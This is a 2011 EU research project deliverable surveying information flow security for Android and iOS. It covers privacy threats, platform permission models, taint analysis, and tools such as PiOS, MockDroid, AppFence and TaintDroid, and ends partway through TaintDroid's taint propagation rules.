FP7-ICT-217069

SEPIA

Secure Embedded Platform with Advanced Process Isolation and Anonymity capabilities

Instrument: Specific Targeted Research Project

Thematic Priority: Information Society Technologies

Mobile Platform Information Flow Security

(Deliverable D1.4)

Due date of deliverable: 31 August 2011

Actual Delivery date: 12 September 2011

Start date of project: 01.06.2010

Duration: 36 months

Organization name of lead contractor for this deliverable: TUG

Revision: 1.0

Project co-funded by the European Commission within the 7th Framework Programme (2010-2013)		
Dissemination Level		
PU	Public	☐
PP	Restricted to other programme participants (including the Commission Services)	☐
RE	Restricted to a group specified by the consortium (including the Commission Services)	☒
CO	Confidential, only for members of the consortium (including the Commission Services)	☐

Notices

For information, contact Kurt Dietrich <Kurt.Dietrich@iaik.tugraz.at>.

This document is intended to fulfil the obligations of the SEPIA project concerning deliverable D1.4, described in contract number 217069.

Table of Revisions

Version	Date	Description and Reason	By	Affected Sections
0.1	26.7.2011	Initial version of the document	Daniel Hein	All
0.2.0	27.07.2011	Add Appendix A, part 1 Add static analysis	Daniel Hein	Intro., Append.
0.2.1	28.07.2011	Add Appendix A, part 2 and Appendix B	Daniel Hein	Append.
0.2.2	29.07.2011	Add iOS and Android Security	Daniel Hein	Intro.
0.2.3	01.08.2011	Add MockDroid Finalize Appendix A, and Appendix B	Daniel Hein	Intro., Append.
0.3.0	02.08.2011	Appendix C	Daniel Hein	Append.
0.4.0	03.08.2011	Add introduction, Start thorough description of TaintDroid	Daniel Hein, Peter Teufl, Thomas Zefferer	Intro. State of the art
0.5.0	04.08.2011	Finalize description of TaintDroid Finalize information flow analysis	Daniel Hein	Intro
0.9.0	05.08.2011	Finalization for internal review	Daniel Hein	All
0.9.1	22.08.2011	Add new version of Introduction	Peter Teufl, Thomas Zefferer	Intro.
0.9.2	22.08.2011	Rework & proofread	Kurt Dietrich	All
1.0		Final review	Kurt Dietrich	All

Authors

Daniel Hein Daniel.Hein@iaik.tugraz.at

Peter Teufl Peter.Teufl@iaik.tugraz.at

Thomas Zefferer Thomas.Zefferer@iaik.tugraz.at

Executive Summary

The past years have seen a steady rise in both Smartphone technology and Smartphone market permeation. Smartphones give access and manage a variety of privacy sensitive information such as address books, location, and a number of unique identifiers. In this report, we discuss the challenge of protecting the privacy of smart phone users. We analyse the threats to privacy of Smartphones in comparison to PC platforms, and compare the security mechanisms of Google's Android and Apple's iPhone OS. We propose to use information flow security mechanisms to provide additional protection to privacy sensitive information. Information flow security is suited to enforce complex confidentiality policies on a system wide level. We analyse the

current state of the art of privacy protection mechanism research. Based on the results of this study, we propose a Low-Level Virtual Machine for Information Flow Security.

Purpose

Mobile platforms such as mobile phones pose new privacy threats. The purpose of this deliverable is to analyse the suitability of information flow security as a mechanism to prevent privacy sensitive information from being exfiltrated from a mobile device. This deliverable analyses the state of the art in information flow security mechanisms for mobile phones and proposes our own architecture for privacy protection.

Intended Audience

In this this document, both the privacy threats arising from mobile platforms as well as information flow security as a security mechanism for mitigating these threats are discussed. With this document we hope to provide valuable insights for further research and development in the SEPIA project.

Contents

Table of Figures

Glossary

AVD Android Virtual Device

ADB Android Debug Bridge

CFG Control Flow Graph

DVM Dalvik Virtual Machine

DEX Dalvik Executable

GPS Global Positioning System

ICC Inter Component Communication

IMEI International Mobile Equipment Identity

IMSI International Mobile Subscriber Identity

IMSI International Mobile Subscriber Identity

JNI Java Native Interface

LLVM Low-Level Virtual Machine

LLVM IR Low-Level Virtual Machine Intermediate Representation

LLVM-IFS Low-Level Virtual Machine for Information Flow Security

MAC Mandatory Access Control

1 Introduction

1.1 Privacy threats for mobile devices

Due to impressive advances of information and communication technologies (ICT) during the past decades, IT based solutions have become an integral part of our daily lives. For many years, the private use of ICT has mainly been restricted to desktop based personal computers (PC). Actually, the use of ICT for individuals and private households has been leveraged by the introduction of personal computers. It is thus comprehensible that the private use of ICT has mainly been bound to PCs for many years. Locally fixed PCs were not able to satisfy the users' demand for mobility. Thus, the development of portable computers was the next logical evolutionary step, which finally led to the development of laptops and notebooks. The persistent success of these mobile devices emphasizes the growing importance and relevance of mobile computing.

During the past few years, the continuing miniaturization of hardware components and the improvement of mobile communication infrastructures have facilitated the emergence of Smartphones. By combining the portability and mobile communication capabilities of mobile phones with the computational power of PCs and Laptops, Smartphones have ushered in a new era of mobile computing. The prolonged success of these devices is evidenced by impressive sales figures all over the world.

Actually, the popularity of smartphones is little surprising. The innovative combination of mobile computing, mobile communication capabilities, intuitive user interfaces, and flexible software management approaches allows for the development of efficient and powerful mobile solutions. Unfortunately, besides the various benefits of modern Smartphone platforms there are also several drawbacks. The probably most relevant issue in this context is the evident vulnerability of Smartphones to security threats. While classical mobile phones are basically closed systems with rather limited functionality and interfaces, the capabilities of modern Smartphones are already comparable to PC based systems. This makes Smartphones prone to attacks that have only been known from the PC and laptop domain so far. This applies especially to open Smartphone platforms such as Android as these platforms allow extensive access to most of the mobile device's functionalities and resources.

Malicious software (malware) can be identified as key threat for any Smartphone platform as it allows for the execution of unwanted and harmful code on the device. With the help of appropriate malware, attackers might gain access to any functionality of the Smartphones (e.g. sensors) and to all personal data being stored on Smartphones. The use of compromised Smartphones within security-sensitive processes such as m-Banking or m-Government can potentially lead to financial losses or the unauthorized revealing of private information. Appropriate mechanisms for the detection of and the protection from malware are thus crucial to preserve the integrity of Smartphone platforms and to protect users' money and private data.

A comparison between the PC platform and mobile platforms

The history of malware is almost as long as the history of modern computing. One of the first scientific prototype implementations of a computer virus has already been introduced by Veith Risak in 1972[1]. A few years later, in the 1980s the first real computer viruses appeared. These viruses were rather simple and easy to detect. After the rise of the first anti-virus programs in the late 1980s, malware authors started to improve their viruses in order to avoid detection by anti-virus software. This can be seen as the beginning of a long lasting and still continuing arms race between malware authors and security-software developers. During the past decades, this arms race has led to the development of sophisticated malware on the one side, and comprehensive means for malware detection and protection on the other side. An end of this arms race is not yet foreseeable.

For many years, malware has been a problem basically limited to complex computers such as PCs, hosts, or servers. Only recently, also alternative IT systems have been subject to malware based attacks. For instance, in 2010 the Stuxnet computer worm, which has been designed to compromise industrial SCADA (supervisory control and data acquisition) systems, has been detected.

While malware authors seem to increasingly focus on less complex target systems, formerly simple devices such as mobile phones are continuously gaining complexity. It is thus obvious that modern Smartphones pose a potential target for malware based attacks. Yet, Smartphones represent a quite new technology. Hence, both malware as well as detection and protection mechanisms for smartphones are still in their fledgling stages. Nevertheless, an arms race between malware authors and security software

It seems natural that during this new arms race both sides will try to make use of experiences gained from the arms race that has already taken place in the PC domain for many years. Nevertheless, to keep up with the counterpart it is important to be aware of the various differences between PCs and smartphones. In the following, we will elaborate on relevant differences between PCs and Smartphones and discuss possible implications for the development of appropriate malware detection and protection mechanisms.

- **Mobility**

  Smartphones are highly mobile devices. Therefore, they are substantially more prone to loss or theft than locally fixed devices such as desktop PCs. Thus, Smartphones require sophisticated protection mechanisms, which reliably protect data stored on these devices even if the Smartphone gets lost or stolen.

  Also, due to the mobility of Smartphones no reliable assumptions about the environment, in which these devices are operated, can be made. As Smartphones can potentially be operated in compromised environments, additional protection mechanisms have to be applied.

- **Mixing of private and business domains**

[1] http://www.cosy.sbg.ac.at/~risak/bilder/selbstrep.html

Experience has shown that Smartphones are frequently used for both private and business affairs. The mixing of private and business domains can be problematic as in most cases business data stored on Smartphones requires a higher level of protection. Appropriate means to separate these domains can therefore be crucial for the security of data being stored on the Smartphone. Note that to a certain degree these considerations also apply to laptops and similar mobile devices.

- **Additional technologies**

  Smartphones make use of various technologies that are not commonly used in the PC domain. On the one hand, Smartphones are usually equipped with different sensors such as GPS receivers, proximity sensors, compasses, acceleration sensors, microphones, or cameras. On the other hand, Smartphones are capable to make use of various mobile communication interfaces such as GSM, UMTS, or LTE. Recently, also innovative short-range communication technologies such as NFC have made their way to smartphone devices.

  The integration and use of new technologies into Smartphones also raises new security threats. For instance, malware could make use of integrated microphones and cameras to spy on the Smartphone's environment. Thus, during the development of appropriate malware detection and protection mechanisms, Smartphone specific technologies and related security threats have to be taken into account accurately.

- **Operating system**

  The operating systems (OS) of classical mobile phones are rather simple and offer only a limited set of functionality and configurability. Together with the provided functionality, also the complexity of Smartphones' operating systems has increased. Modern Smartphone OS nowadays already reach the complexity of operating systems for PCs or laptops. Nevertheless, there are still several major differences left that have to be taken into account during the development of malware detection and protection mechanisms.

- **Software management**

  The maybe most important advantage of Smartphones compared to classical mobile phones is their flexible software management. Smartphone platforms allow users to easily add and remove software form their hand-held devices. The software management approaches followed by most Smartphone platforms differ in various aspects from those known from the PC domain. Depending on the particular Smartphone platform, new software can be loaded and installed on Smartphones via different channels. Usually, there is some kind of central application store, from which additional software can be obtained from. Some Smartphone platforms also allow the downloading and installation of software from alternative sources.

  Since software management routines represent a predestined entry point for malware into the Smartphone system, a deep understanding of these routines is crucial for the development of appropriate malware detection and protection mechanisms. Although much can be learned from the PC domain, it is important to be aware of the specifics of Smartphone platforms in order to be appropriately prepared for the prospective arms race between malware authors and security software architects.

Threats

Since Smartphones differ significantly from established computer systems like PCs or laptops, a detailed analysis of existing assets and possible threats has to be carried out in order to enable the development of appropriate malware detection and protection mechanisms. In this section we identify assets of Smartphone platforms and subsequently derive possible threats.

From an abstract point of view, two basic key assets can be identified for each Smartphone platform. Firstly, any privacy or security sensitive data stored on the mobile can be identified as a key asset. For instance, this includes data such as confidential documents or personal security credentials that are stored on the hand-held device. Secondly, functionality provided by the mobile device represents another key asset that needs to be protected appropriately.

Based on the two abstract key assets 'data' and 'functionality', the following two basic threats T1 and T2 can be derived.

- **T1:** An attacker gains unauthorized access to data being stored on the smartphone. This may lead to the revealing of confidential documents or facilitate further attacks if the revealed data contains passwords or similar security credentials.
- **T2**: An attacker gains access to functionality provided by the Smartphone. In this scenario the Smartphone can either be used to collect data (e.g. through the Smartphone's integrated sensors) or to abuse the mobile device for own ends (e.g. to send spam).

To counter the identified threats, appropriate countermeasures need to be applied in order to reliably restrict the access to data and functionality of Smartphones. Currently, several approaches to improve the security of Smartphone platforms exist.

From an attacker's point of view malware is a key enabler for successful attacks on Smartphones. Depending on the used Smartphone platform and its inherent software management capabilities, there are different ways to successfully infect a Smartphone with malware. From the Smartphone owner's point of view, the detection of malware is probably the most important line of defence against attacks on the mobile device. In this deliverable we will focus on information flow security based approaches to distinguish between genuine software and malware on Smartphones and show that these approaches can strengthen the security of current Smartphone platforms significantly.

iPhone security

One factor differentiating smartphones, at least for now, from their PC counterparts is the way how the software for these platforms is distributed. The major share of software distribution for these mobile devices is handled by so-called markets. Essentially, a market contains a wide range of applications, or Apps, for mobile devices. Applications may come with a price tag attached, or may be downloadable for free. If an application costs money, the market provider handles billing for the application developer.

Software syndication via markets affects security in a way that a market provider can specify rules for the application developers who want to sell their applications via the

market. This approach is chosen by Apple for its iTunes App Store to install privacy protection for iPhone users. An unmodified iPhone OS device will only accept applications digitally signed by Apple and downloaded from the iTunes App Store.

According to (Engele, Kruegel, Kirda, & Vigna, 2011) the iPhone developer program license agreement[2] requires iPhone OS application developers to expressly ask for user consent, before any privacy sensitive data is sent. Furthermore, an application may only use privacy sensitive data, if this is required for providing functionality to the user.

Apple implements a vetting process to enforce the rules stipulated in the license agreement. Before an application is made available on the iTunes App Store Apple inspects the application. The application will be accepted, only if the application is found compliant with the license agreement. Public knowledge of Apple's vetting process is limited, and there are reported cases of applications license agreement violating applications that passed the vetting process[3].

Android security

Since the debut of the first Android phone October 2008 Android has become the leader in the smart phone market in the US[4], as well as world wide[5]. Android is a Linux based software stack[6] and development kit[7] developed by the open handset alliance[8] led by Google. Android is adaptable and has been adapted to a plethora of mobile platforms and is now one of the most widespread Smartphone platforms worldwide, with an abundant community of developers.

Android applications are developed in the Java programming language using the Android SDK and the Android API[9]. Android applications consist of components providing the user interface, background services, content storage and retrieval, and publish/subscribe communication. Components use messages called Intents to communicate with each other. Inter Component Communication (ICC) via Intents is the only mechanism for components to exchange information.

The Java byte code of an application is transformed into the Dalvik Executable (DEX) byte code for the Dalvik Virtual Machine (DVM). The DVM is similar to a Java Virtual Machine, but optimized for running several virtual machines in parallel, which impacts how code is packaged and optimized. Since Android 1.5 (Cupcake) Android applications may also contain native platform libraries developed in C/C++[10]. The DVM byte code is packaged with resources files and a manifest file into an Android Package (APK). The manifest file amongst other attributes also specifies if an application uses native libraries and details the permissions of the application. These permissions are an integral part of the Android security model.

---

[2] http://www.eff.org/files/20100302_iphone_dev_agr.pdf
[3] http://www.wired.com/gadgetlab/2010/07/apple-approves-pulls-flashlight-app-with-hidden-tethering-mode/
[4] http://www.itworld.com/mobile-wireless/179035/while-iphone-use-surges-android-market-share-plateaus
[5] http://www.canalys.com/newsroom/android-takes-almost-50-share-worldwide-smart-phone-market
[6] http://source.android.com/
[7] http://developer.android.com/index.html
[8] http://www.openhandsetalliance.com/
[9] http://developer.android.com/reference/packages.html
[10] http://developer.android.com/sdk/ndk/index.html

The Android security model uses several mechanisms to establish the security of the platform. To compound the short overview of the Android security system given below, please cf. to Enck et al. (Enck, Ongtang, & McDaniel, 2009).

- Each Android application is run in its own operating system process, with its own unique user id. Thus, Android uses the underlying Linux operating system to limit the actions an application can take. For example, Linux's file access control mechanism prevents Android applications to read and write files not owned by the application itself, and Linux's process isolation protects the memory space of each application. In order to circumvent this mechanism, a malicious application has to find and leverage a flaw in the deployed Linux kernel.
- For ICC the Android API employs a reference monitor protected middleware. The reference monitor enforces Mandatory Access Control (MAC) on the middleware using a set of permissions. A permission is a label for a component access point. When a component issues a communication request to another component, the reference monitor checks if the access label for the target component is in the access list of the source component.

  In addition to the permissions specified by applications, the Android API already defines a set of permissions. These permissions are used to restrict access to privacy sensitive resources, such as the phone API, the user's address book and the geolocation API.

  Permissions are specified by the developer in the APK's manifest file. The permission sets in the manifest file specifies two different policies. On the one hand the applications access policy is set. The access policy defines the permissions required by another application to communication with the components of this application. On the other hand the security policy is determined. The security policy comprises the set of permissions an application requires. In other words the security policy is the applications protection domain.

  The security policy is presented to a user installing an application, at install time. Permissions cannot change until an application is reinstalled. Additionally, an application security policy is mandatory and immutable. If the permissions are unacceptable to the user, the only choice left is not to install the applications. It is not possible to install an application, while accepting only a subset of the proposed permissions.

1.2 Information flow analysis

Information flow analysis is a program analysis method concerning itself with the flow of information throughout an information processing system. The different variants of information flow analysis can be categorized into two different categories. These categories are static information flow analysis and dynamic information flow analysis.

Static information flow analysis

A static information flow analysis is a special case of the more general static program analysis. Static program analysis operates on the source code, or object (binary) code without executing the program. Static analysis inherently considers all possible

execution paths of the program under analysis and approximates a set of values or behaviours arising in the program during execution. Static analysis in general is undecidable ((Landi, 1992), due to issues like aliasing (Ramalingam, 1994).

Static information flow analysis on the source code abstraction level was pioneered by Denning and Denning in 1977(Denning & Denning, 1977). Denning and Denning proposed a set of certification rules for program statements. A compiler could use this rules to check both the direct and indirect flows of information in a program against a set of information flow policies, such as theses specified by a the Bell-LaPadula security model (Bell & LaPadula, 1977).

Information flow analysis differentiates between direct information flows and indirect information flows. Direct information flows arise whenever a value is directly copied or computed via function of input values. Table 1 presents two examples for direct information flow.

Table 1 - Examples for direct information flow

```
// direct information flow: x = f(i1, i2, ..., in)
int x,y,z;


x = y;      // value y is copied into value x
x = y * z; // value x is computed from y and z (function *)
```

Indirect information flows are created by control flow statements. Table 2 details how control flow can be used to copy a Boolean value. To extend this example to values of arbitrary precision, a loop or switch statement can be used.

Table 2 - An example for an indirect information flow

```
boolean x = false, y = false;

if (x == true) {
  y = true;
} else {
  y = false;
}
```

The information flow arises because the guard of the if statement influences which value is written to the variable `y`. In general the guard of an if statement is function on input parameters `if (f(i1, i2, ..., in))` and there is an information flow between those input parameters and all variables assigned in the scope of the if statement. The same is true for the function controlling the number of loop executions or the selector function in a switch statement. Information flow analysis is capable of detecting both kinds of information flow.

Static information flow analysis on the source abstraction level qualifies program variables with a security class. Together with a “may flow into” relation security classes form a mathematical lattice (Denning D. E., 1976). Table 3 presents an example with the two security classes `HIGH` and `LOW`. Under the policy that variables of class `LOW` may flow into variables of class `HIGH`, but `HIGH` variables may not flow into `LOW` variables a certifying compiler using Denning and Denning’s rules must not certify the code. Dening and Denning’s certification rules have been proven sound by Volpano et al. (Volpano, Smith, & Irvine, 1996) using a type system based analysis. Sabelfeld and

Meyers provide a comprehensive overview of the topic of language based information flow security in their 2003 paper (Sabelfeld & Meyers, 2003).

Table 3 - An example of indirect information flow and security classes

```
boolean x = false : HIGH, y = false : LOW;

if (x == true) {
  y = true;
} else {
  y = false;
}
```

Static information flow analysis can also be applied at the object code abstraction level. Similar principles as with the source code analysis apply, but due to the nature of binary code, static analysis has less semantic information. Song et al. (Song, et al., 2008) identify three complications due to the loss of semantic information.

- No Functions. Binary code uses jumps instead of functions.
- Memory vs. Buffers. Binary code uses memory not buffers. There are no types and there is no size information.
- No Types. There is no type constructor in binary code only types provided by the hardware are available.

Dynamic information flow analysis

Dynamic information flow analysis is a special form of dynamic program analysis. Dynamic program analysis monitors code as it executes. Instead of considering all possible paths through a program only one path which is currently executed is analyzed. The attractiveness of this approach lies in having precise information about the program state, at the expense of considering just a single execution path.

Dynamic information flow analysis is the dynamic counterpart to static information flow analysis. A dynamic information flow analysis is typically implemented by a dynamic taint analysis. A dynamic taint analysis observes how information propagates through an information processing system by maintaining a label, or “taint” for the information based on its source. The taint is contagious and infects all data that is computed from tainted information. This technique allows detecting when tainted information leaves the system through an information sink. Figure 1 illustrates this system view.



Figure 1 - Overview of a dynamic information flow analysis

Dynamic taint analysis is typically applied to the binary abstraction level and is also capable of detecting direct and indirect information flows. One common technique to detect indirect information flows with dynamic taint tracking works by tainting the program counter. Similar to the static language based analysis the program counter is marked with taints from variables that influence jump targets and transferred to all values assigned in the scope of these variables. One of the main difficulties here is to develop a notion of the scope in which a particular taint must be kept on the program counter.

1.3 Dependencies from D1.1 and D1.2

Deliverable D1.1 identifies the need for mechanisms for privacy protection. To quote D1.1: “Fundamental rights, in particular the rights for informational self-determination and privacy must be guaranteed and upheld in mobile devices taking part in the Internet of Things.”. Recent research ((Engele, Kruegel, Kirda, & Vigna, 2011)) has shown that mobile devices are highly susceptible to leaking privacy sensitive information and that more advanced access control mechanisms are required to enforce the aforementioned rights.

Deliverable D1.2 details two important topics neatly tying in with information flow security. D1.2 discusses the need to protect against side channels in hardware. Information flow security is a mechanism to protect against software side channels. Furthermore, D1.2 describes JUMPY a binary code analysis tool for ARM based platforms, which are prevalent in today’s smartphone platforms.

1.4 Purpose of this deliverable

The contribution of this deliverable is twofold. On the one hand it provides an in-depth analysis of several current information flow security architectures for mobile devices, and identifies areas for further research. On the other hand, it proposes a comprehensive information flow security architecture for mobile devices and introduces the static information flow analysis tool developed as part of SEPIA.

2 Analysis of the state of the art of information flow security for mobile devices

2.1 PiOS

PiOS (Engele, Kruegel, Kirda, & Vigna, 2011) is a static analysis tool for detecting potential privacy violations in applications for Apple's iOS. PiOS uses data flow analysis to identify possibly data flows between sensitive information sources and data transmission sinks. PiOS operates in three stages:

1. **Rebuild control flow graph.** The control flow graph is necessary to identify possible paths between privacy sensitive data sources and transmission sinks. Reconstructing the control flow graph from a compiled binary is difficult. The problem is exacerbated by the nature of how the source language Objective-C, implements object oriented programming primitives. Objective-C routes all calls to instance methods through a single dispatcher functions. This necessitates determination of the call targets by analysing the arguments to this function for every call site. PiOS uses backward slicing from a call site to approximate the dispatch target. With this information it becomes possible to rebuild the control flow graph.
2. **Find potentially privacy violating code paths.** In this step PiOS checks the control flow graph for paths that connect sensitive sources with transmission sinks. These paths are found employing a static reachability analysis.
3. **Verify potential privacy violations using data flow analysis.** Data flow analysis is a simple form of an information flow analysis for detecting direct information flows. It is used to verify if the path indeed leaks data from a sensitive source to a transmission sink. If this is the case it is reported.

The analysis performed by PiOS is unsound, but precise. PiOS is not able to correctly identify all information leaks, but if a data flow is found, this is a privacy leak.

2.2 MockDroid

MockDroid[11] (Beresford, Rice, & Skehin, 2011) enables to control application access to privacy sensitive resources at run-time. Android's permission system allows restricting application access to privacy sensitive system resources at installation time. The access is binary, an application either has access to a resource, or access is forbidden. MockDroid enables the user to choose, when he wants to provide an application with access to the actual resource and when the resource is mocked. This control is both variable in time, the user can change this property, as well as on a per application level, the user can change this setting for each application separately. MockDroid mocks resources by making them seem unavailable. For example, GPS data is mocked by reporting to an application, that no location fix is available.

[11] http://www.cl.cam.ac.uk/research/dtg/android/mock/

Mocking resourced by making them seem unavailable has the advantage that most applications already have to consider and handle such cases. On a mobile device it is not uncommon for the Internet connection to fail, the GPS location fix to be unavailable, or simply for the contacts database to be empty.

The authors of MockDroid claim the following advantages for their mocking technique.

- **"Control optional features"** Many applications require certain permissions only for optional features. MockDroid enables use of such applications, with a reduced feature set.
- **"No unwarranted sharing of personal data"** Many applications send out privacy sensitive information, often in conjecture with advertising libraries(Engele, Kruegel, Kirda, & Vigna, 2011), (Enck, et al., 2010).
- **"Data separation"** It is possible to grant applications only limited access to data repositories, for example only a subset of the people in the contacts list, to limit exposure of private information.
- **"Controlling expensive operations"** Mobile phones can send SMS/MMS, roam in data networks and of course place telephone calls. These operations can accrue costs. Mocking these features may save money.
- **"Enabling new features"** By providing controlled fake values for sensors, MockDroid may unlock new features. The authors provide one example, where providing the correct sensor input might be used to specify a fixed screen orientation for phone.
- **"Testing"** MockDroid might be employed to provide interesting test values to applications, which would under normal circumstances be difficult to achieve.

MockDroid allows for time-variable, per application access control for location access, Internet, SMS/MMS, calendar, contacts, device id, and broadcast intents. To achieve this MockDroid modifies the Android base system.

The Android package manager is responsible for persistently maintaining Application permissions after presenting them to the user and obtaining user consent at installation time. The ICC reference monitor is invoked by each Android API which requires permission whenever an application requests access. It uses the permission information provided by the package manager to check if the requesting application owns the necessary permission. MockDroid instruments these calls to implement its functionality. If the requesting application has the required permission MockDroid checks if the permission is currently mocked. If so, MockDroid provides failsafe default values. MockDroid persistently maintains mocking configuration information for each installed application. A configuration application called Mocker is also supplied.

2.3 AppFence

AppFence(Hornyack, Han, Jung, Schechter, & Wetherall, 2011) is a privacy protection framework for the Android platform. It provides two security controls to increase privacy protection. The first is a data ingress control markedly similar to MockDroid (cf. 2.2 MockDroid), where AppFence uses data-shadowing to provide fake input data for potentially privacy sensitive information sources. The second security control is a data egress prevention employing data exfiltration blocking. The second security control actually builds on TaintDroid (cf. 2.4 TaintDroid) to identify and track data read from privacy sensitive sources and block it leaving the system. As with MockDroid, and TaintDroid AppFence uses a modified Android base system to implement its security features.

The authors of AppFence use it to study the effects of data ingress filtering and data exfiltration blocking on a large set of applications using automated testing techniques. Their results show that using the right combination of both techniques 66% of the studied applications can be used without impact to functionality and usability, while protecting the privacy of the user.

2.4 TaintDroid

TaintDroid (Enck, et al., 2010) implements a system-wide and real-time dynamic taint analysis (or taint tracking) for Android. TaintDroid modifies Android's Linux base system as well as the DVM, and Androids ICC mechanism to supply functionality. Although the Android platform is heavily instrumented, the modifications have only a modest impact on the performance. Therefore it is possible to actually employ TaintDroid for real time application analysis on the Google's Nexus One phones it was developed for, as well as the Android Emulator. The significant parts of the source code for TaintDroid are freely available[12].

We performed an in-depth analysis of TaintDroid's taint tracking engine. The results of this analysis were also used in the 2011 version of the "AK IT-Sicherheit 1 - Security and Privacy in the Cloud" lecture[13]. What follows is a detailed explanation of TaintDroid's taint analysis mechanisms and an in-depth analysis of the properties of the approach chosen by TaintDroid.

Information sources and sinks in TaintDroid

As outlined in TODO dynamic information flow analysis generally qualifies information by its source. This information is then tracked as it is propagated by the computations performed by the system. Eventually, tracked information will reach an information sink. Usually, the information sink is used as an information flow security policy enforcement point.

TaintDroid identifies a number of different privacy sensitive information sources

- **Geo-location Information** The user's position on the planet. Here TaintDroid differentiates between location information determined by using a built-in **GPS**, the **telephone network based location**, and the **last known location**.
- **Contacts** The users contact database, containing phone numbers, email, and a variety of other sensitive information.
- **Microphone** The microphone used for voice communication.
- **Camera** The integrated camera of the phone.
- **Accelerometer**
- **SMS** The SMS database containing the in- and outbox of the user.
- **Various phone and SIM specific data** This includes the **phone number, sim card id (ICCID),** and **subscriber id (IMSI)** paired with the user's SIM card. Other sensitive information includes the **equipment identifier (IMEI)** and **device serial number**.
- **Account** The secure account storage, used for storing user credentials.
- **History** The browsing history of user.

[12] http://appanalysis.org/
[13] http://www.iaik.tugraz.at/content/teaching/master_courses/trusted_computing/

TaintDroid taint analysis approach overview

TaintDroid combines four different taint analysis mechanisms in order to achieve system-wide taint tracking.

- Variable-level tracking on the DVM abstraction level
- Method-level tracking on the system library abstraction level
- Message-level tracking for ICC messages
- File-level tracking on the operating system abstraction level

For an overview of the TaintDroid taint tracking mechanisms see Figure 2 below. The different taint tracking mechanisms reflect the unique system architecture of the Android platform. Although the base system for Android is a Linux operating system, all applications and the majority of platform services, such as telephony services run in the DVM with the support of the system native libraries. So with the exception of applications which include native libraries, all applications are bound within the DVM and the Android platform APIs. This makes the DVM the logical first level for dynamic taint analysis.



Figure 2 - Overview of the TaintDroid system-wide taint analysis approach

Variable-level tracking

Variable-level tracking associates variables which contain privacy sensitive information with a taint tag qualifying the nature of the privacy sensitive information. TaintDroid's variable-level taint tracking propagates the taint for operations performed in the DVM according to data flow logic. This data flow logic only captures direct information flows and is not capable of detecting implicit information flows that arise from control flow. For a list of the data flow semantics of different DVM operations cf. to Figure 3.

Op Format	Op Semantics	Taint Propagation	Description
const-op v_A C	$v_A \leftarrow C$	$\tau(v_A) \leftarrow \emptyset$	Clear v_A taint
move-op v_A v_B	$v_A \leftarrow v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
move-op-R v_A	$v_A \leftarrow R$	$\tau(v_A) \leftarrow \tau(R)$	Set v_A taint to return taint
return-op v_A	$R \leftarrow v_A$	$\tau(R) \leftarrow \tau(v_A)$	Set return taint ($\emptyset$ if void)
move-op-E v_A	$v_A \leftarrow E$	$\tau(v_A) \leftarrow \tau(E)$	Set v_A taint to exception taint
throw-op v_A	$E \leftarrow v_A$	$\tau(E) \leftarrow \tau(v_A)$	Set exception taint
unary-op v_A v_B	$v_A \leftarrow \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
binary-op v_A v_B v_C	$v_A \leftarrow v_B \otimes v_C$	$\tau(v_A) \leftarrow \tau(v_B) \cup \tau(v_C)$	Set v_A taint to v_B taint $\cup$ v_C taint
binary-op v_A v_B	$v_A \leftarrow v_A \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_A) \cup \tau(v_B)$	Update v_A taint with v_B taint
binary-op v_A v_B C	$v_A \leftarrow v_B \otimes C$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
aput-op v_A v_B v_C	$v_B[v_C] \leftarrow v_A$	$\tau(v_B[\cdot]) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_A)$	Update array v_B taint with v_A taint
